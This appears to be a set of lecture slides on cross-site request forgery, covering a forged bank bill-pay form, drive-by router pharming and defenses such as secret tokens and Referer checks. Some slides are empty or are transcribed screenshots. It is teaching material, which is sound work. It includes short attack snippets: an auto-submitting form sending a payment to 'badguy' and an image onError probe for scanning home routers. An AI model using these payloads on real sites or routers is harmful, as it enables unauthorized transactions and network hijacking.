
```
<form name=F action=http://bank.com/BillPay.php>  
<input name=recipient value=badguy> ...  
<script> document.F.submit(); </script>
```

- Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
    - cookie auth is insufficient when side effects occur

# Form post with cookie



# Cookieless Example: Home Router



# Attack on Home Router [SRJ'07]

- Fact:
  - 50% of home users have broadband router with a default or no password
- Drive-by Pharming attack: User visits malicious site
  - JavaScript at site scans home network looking for broadband router:
    - SOP allows “send only” messages
    - Detect success using onerror:  
`<IMG SRC=192.168.0.1 onError = do() >`
  - Once found, login to router and change DNS server
- Problem: “send-only” access sufficient to reprogram router

# CSRF Defenses

- Secret Validation Token



```
<input type=hidden value=23a3af01b>
```

- Referrer Validation



```
Referer: http://www.facebook.com/home.php
```

- Custom HTTP Header



```
X-Requested-By: XMLHttpRequest
```

# Secret Token Validat



- Requests include a hard-to-guess secret
  - Unguessability substitutes for unforgeability
- Variations
  - Session identifier
  - Session-independent token
  - Session-dependent token
  - HMAC of session identifier

# Secret Token Validation

slicehost

https://manage.slicehost.com/slices/new

Slices DNS Help Account

My Slices  
Add a Slice

### Add a Slice

#### Slice Size

- ☒ 256 slice \$20.00/month – 10GB HD, 100GB BW
- ☐ 512 slice \$38.00/month – 20GB HD, 200GB BW
- ☐ 1GB slice \$70.00/month – 40GB HD, 400GB BW
- ☐ 2GB slice \$130.00/month – 80GB HD, 800GB BW
- ☐ 4GB slice \$250.00/month – 160GB HD, 1600GB BW
- ☐ 8GB slice \$450.00/month – 320GB HD, 2000GB BW
- ☐ 15.5GB slice \$800.00/month – 620GB HD, 2000GB BW

#### System Image

Ubuntu 8.04.1 LTS (hardy)

#### Slice Name

or [cancel](#)

**NOTE:** You will be charged a prorated amount based upon the number of days remaining in your

```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" /></div>  
="/images/logo.jpg" width='110'></div>
```



# Referer Validation

## Facebook Login

---

**For your security, never enter your Facebook password on sites not located on Facebook.com.**

Email:

Password:

☐ Remember me

[Login](#) or [Sign up for Facebook](#)

[Forgot your password?](#)

# Referer Validation Defense

- HTTP Referer header
  - Referer: <http://www.facebook.com/>
  - Referer: <http://www.attacker.com/evil.html>
  - Referer:
- Lenient Referer validation
  - Doesn't work if Referer is missing
- Strict Referer validation
  - Secure, but Referer is sometimes absent...




# Referer Privacy Problems

- Referer may leak privacy-sensitive information

`http://intranet.corp.apple.com/  
projects/iphone/competitors.html`

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users


# Suppression over HTTPS is low




# Broader view of CSRF

- Abuse of cross-site data export feature
  - From user's browser to honest server
  - Disrupts integrity of user's session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just “session riding”


# Login CSRF



# Payments Login CSRF




# Payments Login CSRF





# Payments Login CSRF



# Payments Login CSRF

Firefox window: Add a Bank Account in the United States - PayPal - Mozilla Firefox

Address bar: <https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13x>

Search:  Search

Log Out | Help | Security Center

## PayPal

My Account | Send Money | Request Money | Merchant Services | Auction Tools | Products & Services

### Add a Bank Account in the United States [Secure Transaction](#)

PayPal protects the privacy of the your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our [education page](#) to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

\*Bank Name:

Account Type: ☒ Checking ☐ Savings

#### U.S. Check Sample

Routing Number	Check#	Account Number
211554485	0012	1456874801

Routing Number (9 digits) | Check# (3-17 digits) | Account Number (3-17 digits)

